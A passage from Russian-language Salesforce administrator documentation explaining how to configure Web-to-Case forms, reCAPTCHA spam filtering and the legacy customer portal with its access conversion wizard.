- Создайте стандартный шаблон эл. почты для автоматического уведомления, отправляемого клиентам при отправке обращения.
- Создайте очереди обращений, позволяющие назначать входящие обращения очередям или отдельным пользователям.
- Чтобы выбрать стандартного ответственного за обращения, которые не соответствуют заданным критериям правила назначения, настройте параметры поддержки на странице 3256.
- Чтобы определить порядок назначения веб-обращений пользователям или очередям, создайте активное правило назначения обращений. В противном случае, все веб-обращения назначаются стандартному ответственному, выбранному на странице «Параметры поддержки».

Теперь можете настроить функцию Web-to-Case на странице 2898.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции Web-to-Case:

- Настройка приложения

Настройка функции Web-to-Case

Функция Web-to-Case позволяет собирать запросы клиентов на поддержку прямо с корпоративного веб-сайта и автоматически создавать не более 5 000 новых обращений в день. Под настройкой функции Web-to-Case понимается включение функции, выбор параметров и добавление формы Web-to-Case на корпоративный веб-сайт.

Создание HTML-кода Web-to-Case

Создайте HTML-код, который может быть вставлен веб-мастером на корпоративный веб-сайт для сбора обращений посредством веб-формы. Отправка сведений посредством любой из этих веб-страниц инициирует создание обращения.

Включение reCAPTCHA для предотвращения спама

Включите reCAPTCHA в функции Web-to-Case, чтобы клиентам было удобно обращаться в вашу компанию, а спам-боты не могли занимать время сотрудников отдела обслуживания.

Примечания и ограничения для функции Web-to-Case

Данный раздел содержит дополнительную информацию об эффективной настройке функции Web-to-Case для компании.

Функция Web-to-Case. Вопросы и ответы

СМ. ТАКЖЕ:

Создание настраиваемых полей

Шаблоны электронных писем в Salesforce Classic

Создание очередей

Настройка правил назначения

Функция Web-to-Case. Вопросы и ответы

Настройка функции Web-to-Case

Функция Web-to-Case позволяет собирать запросы клиентов на поддержку прямо с корпоративного веб-сайта и автоматически создавать не более 5 000 новых обращений в день. Под настройкой функции Web-to-Case понимается включение функции, выбор параметров и добавление формы Web-to-Case на корпоративный веб-сайт.

Прим.: Прежде чем начать настройку функции Web-to-Case, просмотрите разделы «Подготовка к сбору обращений посредством функции Web-to-Case» и «Примечания и ограничения для функции Web-to-Case».

1. Введите строку *«Web-to-Case»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Web-to-Case»**.
2. Установите флажок **«Включить функцию Web-to-Case»**.
3. Выберите стандартное происхождение обращения.
4. Выберите стандартный шаблон ответа для автоматического уведомления клиентов о создании обращения.

   Если используемый шаблон эл. почты определяется полученными сведениями, то стандартный шаблон эл. почты используется в том случае, если правила ответа не применяются. Чтобы отменить отправку сообщений эл. почты, если правила ответа не применяются, пропустите данное поле. Данный шаблон должен быть помечен флажком «Доступно для использования».
5. Чтобы скрыть сведения о записи в сообщении эл. почты, которое отправляется клиентам при неудачном создании обращения, установите флажок **«Скрыть сведения о записи»**.
6. При необходимости введите электронную подпись.
7. Нажмите кнопку **«Сохранить»**.

После включения и параметры функции Web-to-Case создайте HTML-код, который веб-мастер может поместить на ваш веб-сайт, чтобы клиенты могли отправлять обращения. Для создания HTML-кода см. раздел Создание HTML-кода Web-to-Case.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции Web-to-Case:

- «Настройка приложения»

СМ. ТАКЖЕ:

- Создание HTML-кода Web-to-Case
- Включение reCAPTCHA для предотвращения спама
- Настройка и автоматизация службы поддержки
- Функция Web-to-Case. Вопросы и ответы

Создание HTML-кода Web-to-Case

Создайте HTML-код, который может быть вставлен веб-мастером на корпоративный веб-сайт для сбора обращений посредством веб-формы. Отправка сведений посредством любой из этих веб-страниц инициирует создание обращения.

Включите функцию Web-to-Case.

1. Введите строку «*Генератор Web-to-Case HTML*» в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Генератор Web-to-Case HTML»**.
2. Чтобы добавить или удалить поля в списках «Доступные поля» и «Выбранные поля», воспользуйтесь кнопками «Добавить» и «Удалить». Чтобы изменить порядок отображения полей, воспользуйтесь кнопками «Вверх» и «Вниз».

   Если организация использует мультивалюту, добавьте поле «Валюта обращения» в HTML при добавлении любых других полей валюты. В противном случае все стоимости будут отображаться в валюте компании. Если организация использует типы записей обращений, выберите поле «Тип записи обращения», позволяющее пользователям выбирать тип записи для веб-обращений.
3. Если организация использует портал самообслуживания или клиентский портал, которые должны отображать веб-обращения, установите флажок «Отображается на портале самообслуживания».
4. Введите полный URL-адрес страницы, открывающейся после отправки сведений. Например, URL-адрес начальной страницы компании или страницы благодарности.
5. Если организация использует средство перевода или переименованные вкладки, выберите язык для меток, отображаемых в форме Web-to-Case. Источник формы Web-to-Case всегда отображается на личном языке.
6. Нажмите кнопку **«Создать»**.
7. Скопируйте и передайте созданный HTML-код веб-мастеру компании для последующего добавления на веб-сайт.
8. Нажмите кнопку **«Готово»**.

Совет: Чтобы разрешить клиентам одновременно создавать обращения по нескольким продуктам, воспользуйтесь настраиваемым раскрывающимся списком со множественным выбором.

Чтобы протестировать форму Web-to-Case, добавьте строку `<input type="hidden" name="debug" value="1">` в код. Данная строка открывает страницу отладки после отправки формы. Данная строка должна быть удалена до публикации формы Web-to-Case на корпоративный веб-сайт.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции Web-to-Case:

- «Настройка приложения»

Создание HTML-кода Web-to-Case

- «Настройка приложения»

СМ. ТАКЖЕ:

Настройка функции Web-to-Case

Включение reCAPTCHA для предотвращения спама

Включение reCAPTCHA для предотвращения спама

Включите reCAPTCHA в функции Web-to-Case, чтобы клиентам было удобно обращаться в вашу компанию, а спам-боты не могли занимать время сотрудников отдела обслуживания.

Для использования reCAPTCHA при отправке обращений функция Web-to-Case должна быть включена.

Виджет reCAPTCHA требует, чтобы клиенты установили флажок. Только после этого они смогут создать обращение. Когда обеспечена фильтрация спама, сотрудники отдела обслуживания клиентов могут все свое время уделять обращениям клиентов и не отвлекаться на нежелательные сообщения.

Чтобы использовать службу reCAPTCHA от Google, перейдите на веб-сайт Google reCAPTCHA и щелкните **«Получить reCAPTCHA»**, чтобы зарегистрировать свой домен и получить пару общедоступного и закрытого ключей. Google reCAPTCHA — это ресурс, который Salesforce использует для поддержки своих пользователей и партнеров. Он не считается частью наших Услуг согласно Основному соглашению о подписке salesforce.com.

ВЕРСИИ

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции Web-to-Case
- Настройка приложения

1. Введите строку *«Генератор `Web-to-Case HTML`»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Генератор Web-to-Case HTML»**.
2. Выберите **«Включить фильтрацию спама (рекомендуется)»**.
3. Введите пару ключей, полученную от Google и зарегистрированную на Salesforce Platform. Для выбора ключа, который уже зарегистрирован на Salesforce Platform, воспользуйтесь окном поиска.
4. Параметр «Включить отработку отказа сервера» должен быть установлен.

   Если на сервере Google reCAPTCHA произойдет сбой или он перейдет в автономный режим, из-за чего фильтрация спама будет недоступна, этот параметр обеспечит передачу всех обращений. Этот параметр установлен по умолчанию, и его рекомендуется использовать. Если этот параметр отключить и произойдет отказ сервера Google reCAPTCHA или он перейдет в автономный режим, некоторые обращения могут быть потеряны.
5. Нажмите кнопку **«Создать»**.
   Salesforce создает код HTML, который можно будет добавить на свой веб-сайт, чтобы клиенты могли создавать обращения.
6. Добавьте код HTML на свой веб-сайт.

СМ. ТАКЖЕ:

Технология Google reCAPTCHA

Создание HTML-кода Web-to-Case

Примечания и ограничения для функции Web-to-Case

Данный раздел содержит дополнительную информацию об эффективной настройке функции Web-to-Case для компании.

Ниже перечислены рекомендации по выбору способа настройки функции Web-to-Case.

- При наличии такой возможности веб-обращения автоматически связываются с соответствующими контактами и организациями на основе адреса эл. почты клиента.
- Система Salesforce запускает правила проверки полей перед созданием записей, отправленных посредством функции Web-to-Case, и создает только те записи, которые содержат допустимые значения. Прежде чем создать запись посредством функции Web-to-Case, убедитесь, что все универсальные обязательные поля содержат значения.
- Формат для полей даты и валюты, собранных через Интернет, определяется стандартными параметрами организации «Стандартный регион» и «Регион валюты».
- Система Salesforce не поддерживает поля типа «Область обогащенного текста» в формах Web-to-Case. При создании обращения данные, введенные в поля типа «Область обогащенного текста», сохраняются в виде обычного текста.
- Если организация превышает ежедневное ограничение для функции Web-to-Case, то стандартный ответственный за обращение, указанный на странице «Параметры поддержки», получает сообщение эл. почты, содержащее сведения о дополнительных обращениях.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Подготовка к сбору обращений посредством функции Web-to-Case

Настройка функции Web-to-Case

Функция Web-to-Case. Вопросы и ответы

Функция Web-to-Case. Вопросы и ответы

- Какое максимальное количество веб-обращений можно собрать?
- Кто несет ответственность за новые веб-обращения?
- Как указать сведения для сбора?
- Можно ли собирать обращения с нескольких веб-страниц?
- Как веб-мастер может протестировать страницу Web-to-Case?
- Какие статус и происхождение присваиваются веб-обращениям?
- Как предотвратить преобразование спама в обращения?
- Как гарантировать сохранность обращений?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Какое максимальное количество веб-обращений можно собрать?

Кто несет ответственность за новые веб-обращения?

Как указать сведения для сбора?

Можно ли собирать обращения с нескольких веб-страниц?

Как веб-мастер может протестировать страницу Web-to-Case?

Какие статус и происхождение присваиваются веб-обращениям?

Как предотвратить преобразование спама в обращения?

Как гарантировать сохранность обращений?

Как вычисляется параметр «Продолжительность» в отчетах по обращениям?

СМ. ТАКЖЕ:

Функция Email-to-Case. Вопросы и ответы

Какое максимальное количество веб-обращений можно собрать?

Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют ежедневно собирать не более 5 000 обращений. Если данное количество обращений является недостаточным, щелкните ссылку **«Справка и обучение»** в верхней части любой страницы и откройте вкладку «Мои обращения», чтобы отправить запрос на увеличение текущего ограничения в службу поддержки Salesforce.

При достижении ежедневного ограничения система Salesforce добавляет новые запросы в очередь, которая содержит запросы Web-to-Case и Web-to-Lead. Запросы отправляются после обновления текущего ограничения. Очередь может содержать не более 50 000 комбинированных запросов. При достижении ограничения по количеству отложенных запросов дополнительные запросы отклоняются и не добавляются в очередь. Электронные уведомления о первых пяти отклоненных запросах отправляются администратору. Чтобы изменить текущее ограничение по количеству отложенных запросов, обратитесь в службу поддержки Salesforce.

СМ. ТАКЖЕ:

Функция Web-to-Case. Вопросы и ответы

Кто несет ответственность за новые веб-обращения?

Администратор может создать активное правило назначения обращений, которое будет выполнять автоматическое назначение веб-обращений пользователям или очередям в соответствии с заданными критериями. Обращения, которые не соответствуют критериям правила назначения, назначаются пользователю, указанному в поле «Ответственный за обращение по умолчанию» на странице «Параметры поддержки».

СМ. ТАКЖЕ:

Функция Web-to-Case. Вопросы и ответы

Как указать сведения для сбора?

При создании HTML для корпоративного веб-сайта пользователь может выбрать стандартные или настраиваемые поля обращений, которые должны использоваться для сбора информации. Настраиваемые поля обращений должны быть добавлены до создания HTML-кода. В меню «Настройка» введите *«Web-to-Case»* в поле «Быстрый поиск», затем выберите **«Web-to-Case»**, чтобы настроить функцию и создать необходимый HTML.

СМ. ТАКЖЕ:

Функция Web-to-Case. Вопросы и ответы

Можно ли собирать обращения с нескольких веб-страниц?

Да. Вставьте созданный HTML-код на веб-страницы, которые должны использоваться для сбора обращений. Отправка сведений посредством любой из этих веб-страниц инициирует создание обращения.

СМ. ТАКЖЕ:

Функция Web-to-Case. Вопросы и ответы

Как веб-мастер может протестировать страницу Web-to-Case?

Чтобы просмотреть страницу отладки при отправке формы, добавьте указанную ниже строку в код Web-to-Case. Данная строка должна быть удалена до публикации формы Web-to-Case на корпоративный веб-сайт.

```
<input type="hidden" name="debug" value="1">
```

СМ. ТАКЖЕ:

Функция Web-to-Case. Вопросы и ответы

Какие статус и происхождение присваиваются веб-обращениям?

Новым веб-обращениям присваивается статус, выбранный администратором по умолчанию в раскрывающемся списке «Статус обращения». Стандартное значение поля «Происхождение» определяется администратором при настройке функции Web-to-Case.

СМ. ТАКЖЕ:

Функция Web-to-Case. Вопросы и ответы

Как предотвратить преобразование спама в обращения?

Ниже перечислены способы ограничения спама.

- Чтобы отклонять сообщения эл. почты, отправленные с определенных IP-адресов, создайте правило, содержащее список нежелательных адресов.
- Загрузите приложения для фильтрации спама из каталога AppExchange.

СМ. ТАКЖЕ:

Функция Email-to-Case. Вопросы и ответы

Как гарантировать сохранность обращений?

Если организация превышает ежедневное ограничение для функции Web-to-Case, то ответственный за обращение по умолчанию, указанный на странице «Параметры поддержки», получает сообщение эл. почты, содержащее сведения о дополнительных обращениях. Если обращение не может быть создано ввиду ошибок, возникших во время настройки функции Web-to-Case, то уведомление о данной проблеме отправляется в службу поддержки, которая поможет ее решить.

Если организация использует функцию On-Demand Email-to-Case, то компания Salesforce гарантирует сохранность обращений, отправленных во время планового простоя системы Salesforce.

СМ. ТАКЖЕ:

Функция Web-to-Case. Вопросы и ответы

Как вычисляется параметр «Продолжительность» в отчетах по обращениям?

Продолжительность открытого обращения — это период с момента его создания до настоящего времени. Продолжительность закрытого обращения — это период с момента его создания и до закрытия. Отчеты по обращениям содержат раскрывающийся список «Единицы», который позволяет просматривать продолжительность в днях, часах или минутах.

СМ. ТАКЖЕ:

Поля обращений

Функция Web-to-Case. Вопросы и ответы

Сообщества для совместной работы с клиентами

Создайте сообщества для работы канала оперативной поддержки, позволяющего клиентам решать возникшие вопросы без обращения к представителю службы поддержки.

Настройка клиентского портала

Настройка портала самообслуживания

Проверка состояния портала

Использование зон для систематизации сообществ

Стимулирование создания и совместного использования идей в сообществах Salesforce

Настройка ответов в сообществах

Настройка Chatter Answers

Настройка клиентского портала

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления клиентского портала:

- «Настройка приложения»

Клиентский портал Salesforce — это канал оперативной поддержки, позволяющий клиентам решать возникшие вопросы без обращения к представителю службы поддержки. Клиентский портал позволяет настраивать привлекательный пользовательский интерфейс и использовать перечисленные ниже полезные функции Salesforce.

- Определение доступных страниц и полей посредством макетов страниц и параметров безопасности поля
- Управление клиентами посредством профилей, наборов полномочий, ролей и правил общего доступа
- Хранение и систематизация документов посредством Salesforce CRM Content или вкладки «Документы»
- Создание базы знаний для клиентов посредством Salesforce Knowledge
- Предоставление клиентам возможности участия в сообществах «Идеи»
- Отображение и сбор уникальных данных посредством настраиваемых объектов
- Создание настраиваемых отчетов посредством вкладки «Отчеты»

Прим.: Пользователи массового портала доступны клиентским порталам или сообществам, предназначенным для большого количества пользователей (от нескольких тысяч до нескольких миллионов). См. раздел «Общие сведения о пользователях массового портала» на странице 2950.

Чтобы настроить клиентский портал, выполните указанные ниже действия.

1. Включите клиентский портал.
2. Создайте как минимум один портал.

   Для каждого портала:

   a. Настройте параметры и шаблоны сообщений.

      Чтобы стандартизировать шаблоны сообщений, отправляемых пользователям всех клиентских порталов, щелкните ссылку **«Задать стандартные шаблоны эл. почты для всех клиентских порталов»** в разделе «Инструменты» на странице настройки клиентского портала. Дополнительную информацию см. в разделе «Создание нескольких клиентских порталов» на странице 2912.

      Мастер преобразования доступа пользователя портала отображается автоматически после начального сохранения параметров первого клиентского или партнерского портала. Данный мастер позволяет заблокировать доступ пользователей портала к записям и папкам, принадлежащим пользователям Salesforce.

   b. Настройте шрифты и цвета.

   c. Настройте доступные вкладки и порядок вкладок.

   d. Настройте языки портала.

3. При необходимости (если поддерживается текущими лицензиями пользователя портала) включите Salesforce CRM Content, идеи, ответы, управление правами или Salesforce Knowledge.
4. Создайте профили клиентского портала.

   Для каждого профиля:

   a. Настройте макеты страниц. См. раздел «Настройка страниц клиентского портала».

      Рекомендации по настройке и общую информацию о страницах клиентского портала Salesforce см. в разделе «Советы и рекомендации по настройке страниц клиентского портала» на странице 2937.

   b. Настройте списковые представления.

      Пользователи клиентского портала могут автоматически просматривать любые списковые представления с параметрами доступности, помеченными как «Доступно всем пользователям». Рекомендуем создать специальные списковые представления для всех объектов, доступных пользователям портала, и назначить пользователям портала только нужные списковые представления.

   c. Настройте макеты поиска.

      Макеты поиска в организациях Salesforce аналогичны макетам поиска, используемым на клиентском портале. Убедитесь, что макеты поиска для объектов, доступных пользователям портала, содержат только те поля, которые должны отображаться в результатах поиска.

5. Настройте бизнес-правила.

   a. Настройте бизнес-правила или правила назначения обращений, чтобы автоматически назначать обращения, созданные пользователями портала, пользователям или очередям Salesforce посредством критерия *«"Текущий пользователь": "Тип пользователя" содержит "Клиентский портал"»*.

      Чтобы активировать правила назначения обращений на клиентском портале, установите флажок «Выбрать флажок "Назначение обращения" по умолчанию» в макетах страниц обращений, назначенных профилям портала. Данные флажки не отображаются пользователям портала на клиентском портале. Обратите внимание, что правила назначения срабатывают при создании *и* редактировании обращения. Чтобы предотвратить автоматическое переназначение обращений, редактируемых пользователями портала, добавьте запись правила посредством критерия *«"Текущий пользователь": "Тип пользователя" содержит "Клиентский портал"»* и установите флажок «Не переназначать пользователя».

   b. Чтобы отправлять пользователям портала автоматические ответы при создании обращений на портале, создайте предупреждения бизнес-правил или правила автоматического ответа по обращениям.

6. Настройте доступ пользователя портала.
7. Предоставьте пользователям массового портала доступ к объектам.
8. При необходимости включите функцию единой регистрации.
9. Включите вход для каждого клиентского портала.
10. Добавьте ссылку портала на корпоративный веб-сайт.

    Чтобы разрешить пользователям доступ к клиентскому порталу, скопируйте значение поля «URL-адрес входа» в параметрах портала и вставьте в HTML-код корпоративного веб-сайта. Дополнительную информацию см. в разделе «Включение входа и параметров клиентского портала» на странице 2914.

11. Разрешите контактам использование портала.

Прим.: Дополнительную информацию об активации клиентского портала можно получить в компании Salesforce.

СМ. ТАКЖЕ:

- Ограничения по настройке клиентского портала
- Создание нескольких клиентских порталов
- Включение единой регистрации для порталов
- Настройка многоязычных HTML-сообщений для клиентских порталов

Какие клиентские порталы могут быть созданы посредством системы Salesforce?

Система Salesforce поддерживает три способа управления клиентами. В таблице ниже описаны основные различия.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

	Chatter Answers	Клиентский портал Salesforce	Портал самообслуживания
Назначение	Данный портал предоставляет клиентам доступ к веб-сообществу, позволяющему решать вопросы путем обращения к другим участникам сообщества или агенту службы поддержки.	Данный портал предоставляет клиентам доступ к каналу оперативной поддержки, позволяющему решать вопросы без обращения к агенту службы поддержки.	Данный портал предоставляет клиентам доступ к каналу оперативной поддержки, позволяющему решать вопросы без обращения к агенту службы поддержки.
Интерфейс пользователя	Сверхнастраиваемый посредством интерактивного редактора и страниц Visualforce; поддержка функций Salesforce (например, «Ответы», клиентский портал, Force.com Sites и Salesforce Knowledge).	Сверхнастраиваемый посредством интерактивного редактора; функции аналогичны функциям Salesforce (например, полномочия, настраиваемые объекты, правила общего доступа и веб-вкладки).	Настраиваемый посредством каскадной таблицы стилей (CSS) или интерактивного редактора.
Поддерживаемые типы записей	• Статьи • Обращения • Вопросы (ответы)	• Действия • Активы • Обращения • Документы • Решения • Настраиваемые объекты	• Обращения • Решения
Количество	Дополнительную информацию можно получить в компании Salesforce.	Дополнительную информацию можно получить в компании Salesforce.	1

	Chatter Answers	Клиентский портал Salesforce	Портал самообслуживания
Административные элементы управления	• Настройка внешнего вида сообщества • Модерирование вопросов и ответов • Создание имен пользователей и паролей • Управление информацией о пользователях клиентского портала • Управление пользователями клиентского портала посредством полномочий, ролей и правил общего доступа	• Настройка внешнего вида клиентского портала • Создание имен пользователей и паролей для клиентского портала • Управление информацией о пользователях клиентского портала • Управление пользователями клиентского портала посредством полномочий, ролей и правил общего доступа	• Создание имен пользователей и паролей для портала самообслуживания • Управление информацией о пользователях портала самообслуживания
Пользовательские элементы управления	Щелкните **«Редактировать мои параметры»**, чтобы изменить: • Имя пользователя в сообществе • Пароль в сообществе • Регион • Язык • Часовой пояс • Параметры уведомлений • Контактные данные	Компонент «Приветствие клиентского портала» позволяет изменить: • Имя пользователя на портале • Пароль на портале • Регион • Язык • Часовой пояс • Контактные данные	Нет

Прим.: Чтобы активировать конкретный портал для организации, обратитесь в компанию Salesforce.

Включение клиентского портала

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения клиентского портала:

- «Настройка приложения»

Чтобы включить клиентский портал Salesforce, выполните указанные ниже действия.

1. Введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить клиентский портал».
4. Нажмите кнопку **«Сохранить»**.
5. Выполните настройку портала.

Советы по включению клиентского портала

Ниже перечислены рекомендации по включению клиентского портала.

- После включения клиентского портала пользователь может создать несколько клиентских порталов, удовлетворяющих различным бизнес-требованиям клиентов.
- Ниже перечислены компоненты, доступные после включения клиентского портала.
  - Профили «Массовый клиентский портал», «Проверенный веб-узел», «Менеджер клиентского портала» и «Пользователь клиентского портала» (при наличии соответствующих лицензий пользователя).
  - Кнопки **«Включить пользователя клиентского портала»** и **«Просмотр пользователя клиентского портала»** на страницах сведений о контактах и организациях-лицах.
  - Группы «Все пользователи клиентского портала» и «Все внутренние пользователи», а также категория правил общего доступа «Роли и внутренние подчиненные роли».
- Включение клиентского портала является необратимым. Тем не менее, пользователям может быть запрещен вход на портал. См. раздел «Включение входа и параметров клиентского портала» на странице 2914.

Рекомендации по использованию мастера преобразования доступа пользователя портала

Пользователи клиентского и партнерского порталов отображаются в иерархии ролей, но являются внешними контактами, которым должны быть недоступны внутренние данные организации. При настройке клиентского или партнерского портала доступен мастер преобразования доступа пользователя портала, позволяющий заблокировать доступ пользователя портала к записям или папкам.

Использование мастера преобразования доступа пользователя портала

СМ. ТАКЖЕ:

Настройка клиентского портала

Рекомендации по использованию мастера преобразования доступа пользователя портала

Пользователи клиентского и партнерского порталов отображаются в иерархии ролей, но являются внешними контактами, которым должны быть недоступны внутренние данные организации. При настройке клиентского или партнерского портала доступен мастер преобразования доступа пользователя портала, позволяющий заблокировать доступ пользователя портала к записям или папкам.

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки правил общего доступа:

- Управление общим доступом

Ниже перечислены компоненты организации Salesforce, поддерживаемые мастером.

Правила общего доступа

Мастер преобразования доступа пользователя портала преобразует любые правила общего доступа, использующие категорию набора данных «Роли, внутренние подчиненные роли и подчиненные роли портала», в правила общего доступа, использующие категорию набора данных «Роли и внутренние подчиненные роли».

Категория набора данных «Роли и внутренние подчиненные роли» позволяет создавать правила общего доступа, содержащие всех пользователей выбранной роли и всех пользователей нижестоящих ролей, кроме ролей клиентского и партнерского порталов.

Преобразование категории «Роли, внутренние подчиненные роли и подчиненные роли портала» в категорию «Роли и внутренние подчиненные роли» инициирует обновление только единых правил общего доступа. Категория «Роли, внутренние подчиненные роли и подчиненные роли портала» для очередей, общедоступных групп, списковых представлений, документов и ручного общего доступа, созданная для определенных записей путем нажатия кнопки **«Общий доступ»**, не преобразуется в категорию «Роли и внутренние подчиненные роли».

Прим.: Чтобы применить изменения, после запуска мастера преобразования доступа пользователя портала следует обновить правила общего доступа. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» меню «Настройка». В пункте «Правила общего доступа: организация» нажмите кнопку **«Пересчитать»**, затем **«OK»**.

Категория набора данных «Роли, внутренние подчиненные роли и подчиненные роли портала» доступна в организации только после создания как минимум одной роли в иерархии ролей.

Категория набора данных «Роли и внутренние подчиненные роли» доступна в организации только после создания как минимум одной роли в иерархии ролей *и* включения портала.

Общий доступ к папке

Мастер преобразования доступа пользователя портала позволяет автоматически преобразовывать уровни доступа любых папок отчетов, панелей мониторинга или документов, доступных категории «Роли, внутренние подчиненные роли и подчиненные роли портала», в более строгий уровень доступа: «Роли и внутренние подчиненные роли». Данное действие позволяет заблокировать доступ пользователей клиентского и партнерского порталов к папкам. Использование мастера позволяет избежать поиска разных папок в системе Salesforce и назначения их уровней доступа.

Папки, доступные всем пользователям или общедоступным группам, не преобразуются. Уровни доступа к данным папкам должны быть обновлены вручную.

После первоначального сохранения клиентского или партнерского портала система Salesforce отображает мастер преобразования доступа пользователя портала автоматически.

СМ. ТАКЖЕ:

Использование мастера преобразования доступа пользователя портала
Настройка доступа пользователей к клиентскому порталу

Использование мастера преобразования доступа пользователя портала

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки правил общего доступа:

- Управление общим доступом

При настройке клиентского или партнерского портала доступен мастер преобразования доступа пользователя портала, позволяющий заблокировать доступ пользователя портала к записям или папкам.

Чтобы воспользоваться мастером, выполните указанные ниже действия.

1. Чтобы настроить клиентский портал, введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Параметры клиентского портала»**. Для перехода к партнерскому порталу введите строку *«Параметры»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
2. Щелкните ссылку **«Преобразовать доступ пользователя портала»**.
3. Установите флажки напротив нужных правил общего доступа.

   Если нужные правила общего доступа отсутствуют, перейдите к следующему действию, позволяющему преобразовывать уровень доступа к папкам.
4. Нажмите кнопку **«Далее»**.
5. Установите флажки напротив нужных папок.

   Папки, доступные всем пользователям или общедоступным группам, не преобразуются. Уровни доступа к данным папкам должны быть обновлены вручную.

   Отдельные папки могут отображаться в нескольких строках мастера. Данная особенность обусловлена отображением строки для каждой категории «Роль, внутренние подчиненные роли и подчиненные роли портала», имеющей доступ к папке.
6. Нажмите кнопку **«Далее»**.

7. Чтобы применить выбранные изменения, нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Рекомендации по использованию мастера преобразования доступа пользователя портала

Создание нескольких клиентских порталов

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания нескольких клиентских порталов:

- «Настройка приложения»

После включения клиентского портала Salesforce пользователь может создать несколько клиентских порталов, удовлетворяющих различным бизнес-требованиям клиентов.

Чтобы создать клиентские порталы, выполните указанные ниже действия.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Нажмите кнопку **«Создать»**.
3. Выполните действия, аналогичные созданию первого клиентского портала организации. См. раздел «Настройка клиентского портала» на странице 2905.

